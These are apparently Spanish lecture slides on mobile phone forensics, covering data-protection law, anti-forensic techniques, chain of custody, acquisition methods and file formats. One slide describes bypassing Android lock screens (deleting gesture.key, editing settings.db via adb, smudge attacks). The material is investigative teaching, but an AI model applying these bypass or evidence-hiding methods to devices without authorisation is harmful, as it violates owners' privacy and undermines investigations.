## Particularidades del entorno móvil II

- En particular, el análisis de los entornos móviles y *smartphones* supone un desafío por las siguientes razones:
  - **Diferentes sistemas operativos:** pese a que Android es el sistema operativo móvil de uso mayoritario existen otros que también tienen una importante cuota de mercado y que por tanto deben ser conocidos en profundidad para poder llevar a cabo el proceso de toma de evidencias, iOS, Windows Phone y BlackBerry OS son algunos de ellos.
  - **Consideraciones legales:** durante el proceso es fundamental cumplir en todo momento con la normativa vigente, con el fin de mantener la validez legal de las pruebas en el caso de que se requiera.

### Constitución Española



- [Ley Orgánica 15/1999](#), de 13 de diciembre, de Protección de Datos de Carácter Personal, BOE 298 (1999)
- [Ley Orgánica 1/2015](#), de 30 de marzo, por la que se modifica la Ley Orgánica 10/1995, de 23 de noviembre, del Código Penal, BOE 77 (2015)
- [REGLAMENTO \(UE\) 2016/679 DEL PARLAMENTO EUROPEO Y DEL CONSEJO](#) de 27 de abril de 2016 relativo a la protección de las personas físicas en lo que respecta al tratamiento de datos personales y a la libre circulación de estos datos y por el que se deroga la Directiva 95/46/CE (Reglamento general de protección de datos)

# Introducción al análisis forense

## Consideraciones legales

- La Constitución española otorga a todos los ciudadanos una serie de derechos fundamentales y libertades públicas, reguladas por el título I de la Constitución, capítulo 2, sección 1. De entre ellos, cabe destacar:
  - Derecho a la seguridad jurídica y tutela judicial, la cual nos garantiza un proceso penal con garantías.
  - Derecho al secreto de las comunicaciones.
  - Derecho a la vida privada.
    - En este derecho se incluye el derecho a la intimidad, una vida privada, derecho al honor y la propia imagen.
    - Asimismo se incluye la limitación del uso de la informática para proteger la intimidad.
    - Derecho fundamental a la protección de datos.
      - En el año 2000 en la sentencia 292/2000, el Tribunal Constitucional crea el derecho fundamental a la protección de datos como un derecho diferente al de intimidad.

# Introducción al análisis forense

## Consideraciones legales

- Ley de Protección de Datos de Carácter Personal:
  - LOPD son las siglas abreviadas de la Ley Orgánica 15/1999, de 13 de diciembre, de Protección de Datos de Carácter Personal.
  - Esta Ley fundamentalmente tiene el objetivo de proteger a las personas físicas con respecto al tratamiento que se pueda realizar de sus datos propios por distintos sujetos, ya sean públicos o privados.
  - Dicha regulación pretende, fundamentalmente, establecer un control sobre quién tiene dichos datos, para qué los usa y a quién se los cede.
    - impone una serie de obligaciones a los responsables de dichos ficheros de datos:
      - como son las de recabar el consentimiento de los titulares de los datos para poder tratarlos,
      - comunicar a un registro especial la existencia de dicha base de datos y su finalidad,
      - así como mantener unas medidas de seguridad mínimas de la misma, en función del tipo de datos recogidos.
    - Antes de comenzar un análisis forense debe de obtenerse de forma explícita y por escrito el consentimiento del propietario del dispositivo/información o de la autoridad pertinente en la investigación

# Introducción al análisis forense

## Consideraciones legales

- Ley de Protección de Datos de Carácter Personal:
  - LOPD reconoce una serie de derechos al individuo sobre sus datos:
  - los de información, acceso, rectificación e, incluso, de cancelación de los mismos en determinados supuestos.
- Dentro del Reglamento de Desarrollo de la LOPD (RD 1720/2007), existen tres niveles de seguridad distintos:
  - Básico, medio y alto.
  - Para saber qué nivel debemos de aplicar, debemos referirnos al tipo de datos personales almacenados en el fichero, dispuesto en el artículo 81 del Reglamento.

# Introducción al análisis forense

## Consideraciones legales

- Nivel básico:
  - Aplicable a todos los sistemas con datos personales en general.
- Nivel medio:
  - Datos de comisión de infracciones administrativas o penales.
  - Datos de Hacienda pública.
  - Datos de servicios financieros.
  - Datos sobre solvencia patrimonial y crédito,
  - Conjunto de datos de carácter personal suficientes que permitan obtener una evaluación de la personalidad del individuo.
- Nivel alto:
  - Datos sobre ideología.
  - Datos sobre religión.
  - Datos sobre creencias.
  - Datos sobre origen racial.
  - Datos sobre salud o vida sexual.
  - Datos recabados para fines policiales.
  - Datos sobre violencia de género.
- Estas medidas de seguridad se aplican de forma acumulativa, así, el nivel alto deberá cumplir también las reguladas para el nivel medio y el nivel bajo de seguridad.

# Introducción al análisis forense

## Particularidades del entorno móvil II

### ■ Técnicas anti-forense:

- Al igual que sucede con otros dispositivos como en el caso de los ordenadores, es posible realizar diferentes acciones para dificultar la identificación de pruebas en un proceso forense, como por ejemplo: destrucción, ocultación o falsificación de las evidencias.
- Siempre hay que verificar/contrastar cada evidencia en el contexto del caso, para poder detectar cualquier técnica anti-forense aplicada
- Ejemplos de técnicas anti-forense:
  - DESTRUCIÓN DE LA EVIDENCIA:
    - Este método busca tanto la eliminación de la evidencia como imposibilitar su recuperación. Para ello, se pueden llevar a cabo dos estrategias:
      - Destrucción a nivel físico: por ejemplo mediante la aplicación de campos magnéticos u otros métodos menos sutiles o poco convencionales.
      - Destrucción a nivel lógico: mediante la sobre escritura de datos o la eliminación de los mismos.
    - Para intentar recuperar información sobrescrita, dañada o eliminada se utilizan diferentes técnicas como el file carving o slack space.
    - Puede ser un proceso lento y costoso en lo que a recursos se refiere, y que su grado de eficacia no es del todo óptimo..

# Introducción al análisis forense

## Particularidades del entorno móvil II

- **Técnicas anti-forense:**
  - Ejemplos de técnicas anti-forense:
    - Ocultar de la evidencia:
      - Este método no busca manipular o destruir la evidencia sino hacerla lo menos accesible posible.
      - Para ello, se pueden utilizar técnicas como «covert channels» o esteganografía que permite la ocultación y el enmascaramiento de cierta información dentro de otra.
      - Para detectar este tipo de prácticas, se deben utilizar herramientas de estegoanálisis, que mediante complejos mecanismos estadísticos o mediante la búsqueda de anomalías con respecto a los formatos estándar, buscan información oculta.
      - Ambos métodos se pueden ser combinados y a la vez con métodos criptográficos con el fin de dificultar aún más la investigación.
        - El uso de herramientas de cifrado obstaculiza notablemente el trabajo de un investigador, el cual debe remitirse a métodos de criptoanálisis como meet in the middle, side-channel attacks o ataques por fuerza bruta para poder visualizar el contenido cifrado.

# Introducción al análisis forense

## Particularidades del entorno móvil II

- **Técnicas anti-forense:**
  - Ejemplos de técnicas anti-forense:
    - Ocultar de la evidencia:
      - Este método no busca manipular o destruir la evidencia sino hacerla lo menos accesible posible.
      - Para ello, se pueden utilizar técnicas como «covert channels» o esteganografía que permite la ocultación y el enmascaramiento de cierta información dentro de otra.
      - Para detectar este tipo de prácticas, se deben utilizar herramientas de estegoanálisis, que mediante complejos mecanismos estadísticos o mediante la búsqueda de anomalías con respecto a los formatos estándar, buscan información oculta.
      - Ambos métodos se pueden ser combinados y a la vez con métodos criptográficos con el fin de dificultar aún más la investigación.
        - El uso de herramientas de cifrado obstaculiza notablemente el trabajo de un investigador, el cual debe remitirse a métodos de criptoanálisis como meet in the middle, side-channel attacks o ataques por fuerza bruta para poder visualizar el contenido cifrado.
    - Utilización de Rootkits (encubridor)
      - Es un conjunto de herramientas que sirven para esconder los procesos y archivos.
      - Algunas herramientas como ProcL o RootkitRevealer permiten realizar un listado de ficheros utilizando en primer lugar la API del sistema y posteriormente realizar otro listado mediante sus propios métodos implementados. Una vez finalizados ambos listados, los comparan y permiten visualizar la existencia de ficheros ocultos.

# Introducción al análisis forense

## Particularidades del entorno móvil II

### ■ Técnicas anti-forense:

- Ejemplos de técnicas anti-forense:
  - Eliminación de las fuentes de la evidencia
    - Esta técnica puede considerarse la más básica, ya que simplemente consiste en evitar dejar huellas para ocultar el rastro y así no ser detectado.
    - Una manera sencilla puede ser si se pretende evitar cualquier tipo de escritura en disco, por ejemplo desactivando los logs del sistema.
  - Falsificación de la evidencia
    - Este método consiste en la creación de evidencias falsas con el fin de dificultar el trabajo de los investigadores.
    - Algunos de los ejemplos de falsificación de evidencias más habituales son:
      - Lanzar ataques desde equipos comprometidos, como es el caso de las Botnets.
      - La utilización de redes comprometidas.
      - La utilización de cuentas comprometidas de usuarios.
      - La modificación de metadatos mediante utilidades como [ExifTool](#).
      - La falsificación de mensajes de programas de mensajería instantánea, como es el caso de WhatsApp o la suplantación mediante el clonado de la tarjeta SIM.

# Introducción al análisis forense

## Particularidades del entorno móvil III

- Los sistemas operativos móviles ofrecen por defecto sistemas de protección y cifrado que dificultan la adquisición y análisis de datos:
  - El **bloqueo por código** de un terminal evita el acceso al dispositivo, incluso por cable en algunos sistemas.
  - El **borrado remoto** permite eliminar todas las pruebas de un dispositivo sin tener acceso físico al mismo.
  - El **cifrado de disco** imposibilita la lectura de las memorias a través del acceso físico al chip.

# Introducción al análisis forense

## Evidencias relevantes en el entorno móvil

Contactos	Correos electrónicos	Archivos de música
Historial de llamadas	Historial de navegación	Documentos
SMS	Fotografías	Calendario
MMS	Vídeos	Redes conocidas
Historial de búsquedas	Caché del teclado	Historial de localizaciones
Conversaciones de aplicaciones de mensajería	Post en redes sociales	Datos borrados del teléfono
Cuentas	Aplicaciones instaladas	Datos de los sensores del dispositivo

# Etapas del análisis forense: Visión general

# Etapas del análisis forense

## Introducción

- El proceso de análisis forense se basa en el seguimiento de una metodología y la utilización de unas herramientas aceptadas por la comunidad.
- La metodología utilizada durante el análisis forense de sistemas informáticos ha sido heredada de los procesos forenses tradicionales.
- Las herramientas deben cumplir dos requisitos principales:
  - **Repetibilidad:** capacidad para repetir exactamente los mismos resultados a partir de las mismas condiciones iniciales, en ejecuciones sucesivas separadas, utilizando el mismo método y herramientas.
  - **Reproducibilidad:** capacidad de obtener los mismos resultados a partir de las mismas condiciones iniciales, utilizando el mismo método, pero medios diferentes (utilizando otras herramientas o creándolas de cero).
- Se dice que un procedimiento forense es “*forensically sound*” si el proceso para la recogida, manejo, almacenamiento y análisis de evidencias puede asegurar que no han sido modificadas o destruidas durante el proceso de análisis.


# Etapas del análisis forense

## Guías

- Pese a no existir una metodología estandarizada que se centre en el análisis forense de dispositivos móviles, existen diferentes guías que pueden orientar el proceso:
  - [Guidelines on Mobile Device Forensics](#) del NIST.
  - [Developing Process for Mobile Device Forensics](#) del SANS.
  - [Best Practices for Mobile Phone Forensics](#) del Scientific Working Group on Digital Evidence (SWGDE).
  - [Good Practice Guide for Mobile Phone Seizure & Examination](#) de la Interpol.
  - [ISO/IEC 27037:2012, Guidelines for identification, collection, acquisition and preservation of digital evidence](#).
  - [RFC 3227](#), no hace mención directa a los dispositivos móviles, pero es un estándar de facto en el proceso forense de ordenadores.
  - [Integrated Digital Forensic Process Model](#) de Michael Donovan Köhn, estudio que analiza modelos existentes ampliamente utilizados para definir un método que recoja lo más relevante de los métodos analizados.

# Etapas del análisis forense

## Esquema



Para la correcta consecución del proceso de análisis es crucial documentar todas las acciones realizadas a lo largo del análisis forense.

La documentación, cuanto más detalladas mejor, pueden incluir:

- Capturas de pantalla.
- Localización de evidencias encontradas.

Notas manuscritas.

Utilización de sistemas de anotación dentro de la propia aplicación forense.

Herramientas utilizadas, detallando versiones, sistema sobre el que se utiliza,...

# Etapas del análisis forense

## Preparación

- Esta etapa se ejecuta de forma previa al proceso de análisis.
- En esta etapa se debe de preparar lo referente a formularios que tendrán que rellenarse en el momento inicial:
  - Autorización para la realización del análisis forense
  - Cadena de custodia
  - Identificar los elementos físicos que se van a analizar y las evidencias que se buscarán en cada uno de los elementos analizables.
    - Propietario de la información/dispositivo incautado
    - Modelo del dispositivo
    - Objetivo de la investigación:
      - Información proporcionada por el solicitante de la investigación
      - Información que busca el solicitante de la investigación
- Preparar el material informático necesario para recabar pruebas del incidente insitu si fuera necesario:
  - Estación de clonación (o computador para llevar acabo el copiado de pruebas)
  - Tarjetas SD
  - Discos externos

# Etapas del análisis forense

## Incautación y Aislamiento

- En el momento en el que el dispositivo es incautado, debe protegerse su integridad, de modo que nuestras acciones no conlleven ninguna modificación en el mismo
- Normalmente las evidencias se transportarán en bolsas antiestáticas/aislantes,
  - Diseñadas para proteger los componentes electrónicos de daños producidos por electricidad estática
  - Aislar el dispositivo de señales externas insertándolo en una Jaula de Faraday
    - Prevenir que el contenido del dispositivo pueda ser modificado/borrado
    - Evitar que el dispositivo pueda ser accedido vía red (Wifi, 4G/5G), SMS, Bluetooth.
  - Los métodos de aislamiento indicados anteriormente no permiten el acceso al dispositivo, por ello también puede contemplarse el uso de tiendas/habitaciones Faraday (aisladas)

# Etapas del análisis forense

## Adquisición I

- La **adquisición** consiste en obtener o capturar las evidencias enumeradas en la fase de preparación.
- Las evidencias se pueden caracterizar en dos grupos dependiendo de su tiempo de vida:
  - **Volatil:** Son aquellas evidencias que son creadas y destruidas durante la ejecución del sistema (memoria, paquetes de red, ficheros temporales, etc.). Pueden contener contraseñas de cifrado, procesos en ejecución que han sido borrados de disco u otros datos de interés.
  - **No volatil:** Son aquellas evidencias que se pueden obtener del dispositivo una vez ha sido apagado (principalmente dispositivos de almacenamiento).
- El **proceso de adquisición** se debe realizar teniendo en cuenta la volatilidad de las mismas.
- Es necesario recolectar primero las evidencias más volátiles.

# Etapas del análisis forense

## Orden de adquisición de evidencias

- A continuación se describe un posible orden de adquisición según su volatilidad, aplicándose a dispositivos móviles los marcados en negrita ([RFC 3227](#)):
  - **Registros o cachés.**
  - Tablas de enrutamiento, **lista de procesos y memoria.**
  - Sistemas de ficheros temporales.
  - **Disco.**
  - Sistemas de monitorización remota.
  - Topología de red y configuración física.
  - **Medios físicos externos.**
- Siempre que sea posible se debe llevar a cabo un duplicado forense:
  - Consiste en realizar una copia bit a bit de la información de la fuente.
  - Una vez obtenida la copia, se obtiene su hash para poder validar que es una copia exacta.
  - Se puede comprimir para optimizar su almacenamiento.
  - Generalmente se realiza mediante la utilización de hardware específico.

## Etapas del análisis forense

### Adquisición II

- Dependiendo del estado del dispositivo y el tipo de evidencia se requiere la utilización de diferentes técnicas y herramientas:
  - Si el dispositivo está encendido y desbloqueado, se pueden utilizar técnicas de monitorización de red o volcado de memoria para capturar evidencias en tiempo real.
    - Algunas de estas técnicas modifican levemente el sistema analizado. La validez de la prueba depende de la cantidad de cambios generados por la herramienta de adquisición.
    - Por ejemplo, el programa dd para el volcado de memoria se debe cargar en la memoria que se volcará para su ejecución.
  - Si el dispositivo está en reposo, la adquisición de información se puede realizar in situ o en el laboratorio tras la incautación del dispositivo.

## Adquisición III

# Etapas del análisis forense

- Por cada evidencia recogida es fundamental:
  - Especificar las herramientas y procedimientos utilizados para su adquisición
  - Especificar la **evidencia** exacta que se ha recogido:
    - **Tráfico de red:** duración, hora de inicio, tipo de paquetes, datos obtenidos, etc.
    - **Disco duro:** porcentaje recuperado, método de recuperación, etc.
- Utilizar algún mecanismo para asegurar que los datos adquiridos no son modificados, y si lo son que los cambios puedan ser trazados
  - Generalmente se hace un resumen de los datos obtenidos mediante una función resumen (SHA-256)
  - Dependiendo de la finalidad de la investigación, el resultado puede ser firmado con la clave privada del investigador

## Etapas del análisis forense

### Cadena de custodia y gestión de evidencias

- La **gestión de evidencias** es un proceso fundamental para la validez de todo el proceso de análisis forense.
- Una buena gestión de evidencias asegura que la cadena de custodia sea respetada y que por lo tanto las evidencias no han sido comprometidas.
- La cadena de custodia es el conjunto de procedimientos encaminados a la recogida, el traslado y la custodia de las evidencias relativas a una investigación.
- La cadena de custodia tiene como objetivo garantizar la autenticidad, inalterabilidad e indemnidad de las evidencias.
- La cadena de custodia permite:
  - Trazar los elementos físicos correspondientes a una evidencia en particular.
  - Identificar el origen del elemento físico utilizado como evidencia.
  - Asegurar que el acceso a una evidencia es controlado y registrado.
  - Documentar todos los procesos realizados para extraer las evidencias.
  - Demostrar que los procesos anteriores son reproducibles y replicables.

# Etapas del análisis forense

## Examen

- El **examen** consiste en identificar las evidencias a partir de la información obtenida en la fase de adquisición.
- En el análisis de un disco:
  - Examinar las particiones y el sistema de archivos.
  - Ficheros existentes y ficheros borrados.
  - Espacio sin utilizar y bloques después de la marca de fin de fichero.
  - Obtener metadatos, categorizar ficheros y descartar los no relevantes.
- En el análisis de red:
  - Descartar paquetes que no sean relevantes.
- En el análisis de memoria:
  - Descartar procesos que no sean relevantes.
  - Extraer la información relevante de los procesos.

# Etapas del análisis forense

## Análisis

- El **análisis** consiste en obtener conclusiones a partir de las evidencias obtenidas.
- Es la fase más compleja del proceso, y la que más libertad ofrece, por lo que suele variar en función del analista.
- En ocasiones, el análisis de las evidencias puede originar una nueva fase de examen y extracción para hacer visibles nuevas evidencias.
- Para ello se procede mediante un proceso iterativo:
  - **Construir una hipótesis** en base a la información existente sobre el caso.
  - **Probar la hipótesis** con las evidencias existentes. Hay que tener en cuenta también la posible existencia de contra-evidencias.
  - Ejemplo:
    - **Hipótesis:** El sujeto se encontraba en el lugar del crimen a una hora determinada.
    - **Evidencias:** El historial de localizaciones del dispositivo indica que estaba a 15km.
    - **Técnicas antiforense:** El dispositivo ha sido manipulado y la fecha de última modificación del fichero del historial de localizaciones es inconsistente con la fecha de los eventos.

## Etapas del análisis forense

### Presentación

- La **presentación** consiste en describir los diferentes sucesos probados y las evidencias que los corroboran.
- Generalmente consiste en la elaboración de un informe forense.
- El **informe forense** va a ser leído por personal que no es técnico (jueces, ejecutivos, etc.) por lo que debe ser claro y contener un lenguaje que se adapte al perfil adecuado.
- En caso de que sea escrito para un proceso judicial, es posible que sea necesaria su defensa ante el juez.

# Métodos de adquisición de datos

# Tipos de adquisición de datos

# Tipos de adquisición de datos

## Introducción I

- Una vez enumeradas las evidencias que se van a adquirir hay que obtener los datos de los dispositivos que van a ser objeto del informe forense.
- El método utilizado para adquirir los datos del dispositivo variará dependiendo de:
  - La plataforma de la que se van a adquirir los datos (Android, iOS, Windows Phone, BlackBerry, etc.).
  - La versión específica del hardware, software y configuración del dispositivo (versión del dispositivo, configuración de desbloqueo activa, etc.).
  - El estado en el que se encontró el dispositivo (apagado o encendido, bloqueado o sin bloquear, etc.).
- El tipo de datos a adquirir y su volatilidad (capturar datos en almacenamiento persistente o en memoria).
- Dependiendo de la variables anteriores se pueden realizar tres tipos principales de adquisición: manual, lógica y física.



# Tipos de adquisición de datos

## Adquisición manual

- Se interacciona con el propio dispositivo para acceder a los datos del mismo. La adquisición de los datos, se realiza mediante capturas de pantalla o fotografías a la pantalla del dispositivo.
- Este tipo de adquisición cuenta con varias ventajas:
  - + No requiere de herramientas adicionales.
  - + Permite extraer la información en un contexto sencillo de entender para lectores no especializados.
- Pero también con ciertas desventajas:
  - Sólo se puede acceder a datos visibles en la pantalla.
  - Puede modificar el estado del dispositivo.
  - El tiempo de procesado de los datos es más prolongado.

# Tipos de adquisición de datos

## Adquisición lógica

- Consiste en copiar los archivos y directorios del sistema de archivos del dispositivo.
- Para ello se utilizan:
  - Las propias API de acceso al sistema de ficheros del dispositivo objeto de análisis . El sistema operativo del dispositivo copiará a otro dispositivo los ficheros y directorio solicitados.
  - Las API de el sistema operativo de la herramienta de adquisición, la unidad se conecta al dispositivo a analizar. Los datos del sistema analizado seguirán siendo leídos por el *firmware* del dispositivo analizado.
- Sus puntos positivos son:
  - + Es fácil de conseguir y, generalmente, no requiere hardware especializado.
  - + En algunos casos se puede realizar desde otro dispositivo (testadas), por lo que las API del dispositivo analizado no son utilizadas.
- Mientras que los negativos:
  - No copia archivos borrados o información que haya sido ocultada en el sistema de archivos.
  - Depende de los permisos de acceso a los diferentes archivos del sistema.

# Tipos de adquisición de datos

## Adquisición física (Hex Dump)

- Consiste en el copiado físico bit a bit del dispositivo físico de almacenamiento.
- Requiere de acceso completo al dispositivo de almacenamiento.
- En el dispositivo móvil, de forma general el sistema de almacenamiento se encuentra soldado al resto de los componentes del teléfono y no es accesible de forma física.
- Además, dadas las medidas de seguridad incluidas en los sistemas operativos móviles, en muchas ocasiones, es necesario ejecutar *exploits* sobre el sistema para realizar el copiado a bajo nivel.
- Sus ventajas son:
  - + Permite acceder a todos los bloques del soporte físico copiado, incluyendo los archivos borrados y bloques que no están marcados como utilizados.
- Y sus inconvenientes:
  - Es generalmente, el proceso más complejo de todos, y no siempre es posible de realizar.

## Tipos de adquisición de datos

### Adquisición física (Chip-Off)

- La técnica de chip off permite extraer datos directamente de la memoria flash del dispositivo celular.
- Se quita físicamente el chip de memoria del teléfono y crean su imagen binaria.
- Este proceso es costoso y requiere un amplio conocimiento del hardware.
- Un manejo inadecuado puede causar daños físicos al chip y hace que los datos sean imposibles de recuperar.


# Tipos de adquisición de datos

## Adquisición física (Micro Read)

- Este proceso implica la interpretación y visualización de datos en chips de memoria.
- Los investigadores usan un microscopio electrónico de alta potencia para analizar las puertas físicas en los chips y luego convierten el nivel de la puerta en 1 y 0 para descubrir el código ASCII resultante.
- Este proceso es costoso y requiere mucho tiempo. Además, requiere un amplio conocimiento de hardware y sistemas de archivos.

# Tipos de adquisición de datos

## Tipos de almacenamiento



- La adquisición física depende de los tipos de almacenamiento con los que consta el dispositivo móvil:
  - La memoria NAND es el tipo de memoria flash más utilizada para el almacenamiento en los dispositivos móviles. Se puede leer y escribir en bloques.
  - Es utilizada de forma genérica para el almacenamiento del sistema operativo, la partición de datos del sistema y otras memorias extraíbles.
  - La memoria NOR es otro tipo de memoria flash optimizada para la ejecución de código. Permite la lectura y ejecución de bytes de forma independiente.
  - En los últimos años, su utilización se está viendo reducida a favor de las memorias NAND, para usos más genéricos.
  - Las tarjetas de memoria utilizan memorias NAND. Generalmente están formateadas en FAT32.
  - Los dispositivos iOS no permiten la utilización de tarjetas SD. Los dispositivos con Windows Phone, Android y BlackBerry sí, dependiendo del modelo.

# Tipos de adquisición de datos

## Modificación del dispositivo adquirido

- En un entorno ideal, la adquisición de datos del dispositivo no debería modificar el estado físico del dispositivo.
- Desgraciadamente esto no siempre es posible.
- Dependiendo de su estado, el tipo de adquisición y las herramientas utilizadas, el estado del dispositivo se verá afectado:
  - Fecha y hora de acceso a ficheros.
  - Borrado o creación de nuevos ficheros.
  - Modificación de la memoria del dispositivo para la carga de aplicaciones de volcado.
- Para que la validez del análisis no se vea afectada, es necesario documentar todos los tipos de adquisición realizadas y las consecuencias que tiene cada una de ellas sobre el dispositivo analizado:
  - La adquisición manual creará ficheros de captura de pantalla.
  - La adquisición lógica puede modificar la fecha de acceso a los ficheros.

# Maximizando la adquisición de datos


## Introducción

- La cantidad de datos accesibles en un dispositivo móvil dependen en gran medida en el estado en el que se encuentra:
  - **Desbloqueado:** Se puede acceder al dispositivo hasta que se bloqueé por inactividad.
  - **Bloqueado** por código u otro sistema de autenticación: Es necesario introducir un código de acceso (o huella dactilar o similar) para acceder al dispositivo.
  - **Apagado:** Para poder acceder al dispositivo hay que pasar por el proceso de encendido.

# Maximizando la adquisición de datos

## Introducción

- Pasos a seguir para maximizar la cantidad de datos posibles a obtener en un dispositivo . (Puede variar para cada plataforma).



# Maximizando la adquisición de datos

## Dispositivo desbloqueado

- Si el dispositivo incautado está desbloqueado, los pasos a realizar serán los siguientes:
  - Aislar el dispositivo de la red, poner en modo avión y extraer la tarjeta SIM.
  - Es recomendable introducirlo en un recipiente que aísle el campo electromagnético (Jaula de Faraday).
    - Activar todas las opciones posibles para permitir el acceso físico al dispositivo:
      - Eliminar el código de bloqueo (si se puede)
      - Activar la depuración a través de USB
      - Desactivar el bloqueo por inactividad (siempre activo)
  - Obtener todos los medios extraíbles, tarjeta SD, SIM o copias de seguridad en dispositivos asociados (computador).

# Maximizando la adquisición de datos

## Dispositivo bloqueado

- Si el dispositivo incautado está bloqueado, mediante uno de los tres tipos de mecanismos ofrecidos por Android: patrón, PIN, y contraseña, existen variadas formas de intentar desbloquearlo. Algunos de esos métodos son:
  - Si la depuración USB está habilitada:
    - Conectar el móvil a la estación forense (computador) mediante un cable USB y acceder a él mediante las ordenes *adb*. Si no estuviera habilitada la depuración USB no se podrá acceder con *adb*.
    - Podemos intentar dos métodos:
      - Eliminar el fichero *gesture.key*:
        - Eliminará el patrón de bloqueo en el móvil.
        - Únicamente funciona si el móvil esta rooteado.
        - Esta acción modificará implicará una modificación del estado del móvil permanentemente.
      - Actualizar el fichero *settings.db*
      - Utilizar herramientas como: Cellebrite, XRY, ...
    - Si se conocen las credenciales Google del propietario se podría utilizar:
      - El servicio de “Encontrar mi móvil” proporcionado por el fabricante
      - Realizar varios intentos de acceso hasta que Android sugiera el servicio de “Olvidó Patrón/Contraseña” y seleccionar acceder como usuario Gmail.
        - Esto sólo funciona en Android 4,4 o anteriores
    - Determinar el patrón mediante la visualización de la huellas dactilares bajo una luz apropiada (Smudge attack)

# Análisis de datos

# Formatos de datos de interés

# Formatos de interés

## Introducción I

- Durante la etapa de análisis se revisan y estudian las evidencias adquiridas.
- Dada la ingente cantidad de información que almacenan los teléfonos móviles hoy en día, no se recomienda utilizar una estrategia en la que se extraiga toda la información posible del dispositivo sin orden y justificación.
- Dependiendo de los orígenes de las evidencias y el caso en concreto se deberán formular una serie de hipótesis.
- Mediante el análisis de los datos establecidos en la fase de examen y aquellos datos adicionales que puedan ser requeridos durante el análisis se intentará demostrar o refutar la hipótesis.
- Durante el resto de esta sección se describirán:
  - Los principales tipos de datos que se pueden encontrar en un dispositivo.
  - La forma de analizarlos dependiendo del tipo de evidencia adquirida.
  - Los principales tipos de datos de interés en las plataformas predominantes.

# Formatos de interés

## Introducción II

- Independientemente de la plataforma o sistema operativo, muchas aplicaciones utilizan los mismos formatos para el almacenamiento de información persistente.
- El conocimiento de la estructura y componentes de estos tipos de archivo puede servir, para identificar la existencia de información almacenada en un formato específico, incluso cuando el archivo ha sido borrado del sistema.
- En concreto, los tipos de archivo con más interés desde el punto de vista forense son:
  - Ficheros XML.
  - Ficheros de almacenamiento de bases de datos SQLite.
  - Fotografías y sus metadatos (EXIF).
  - Ficheros de texto planos y los *strings* contenidos en los mismos.

# Formatos de interés

## Ficheros XML

- Los ficheros XML (en inglés *eXtensible Markup Language*) son ficheros de texto que contienen información estructurada a través de lo que se denominan marcas.
- Se utilizan principalmente para el almacenamiento de preferencias.
- XML solo define la estructura del fichero, pero no su contenido:
  - Dependiendo de la plataforma el contenido de los ficheros será diferente.
  - Generalmente siempre empiezan con la siguiente línea.
    - <?xml version="1.0" encoding="UTF-8"?>
- Los ficheros XML generalmente tienen extensión xml pero también se pueden encontrar con otras extensiones (*plist* en iOS por ejemplo).
  - Los ficheros *plist* incluyen también una cabecera y tienen *tags* específicos:
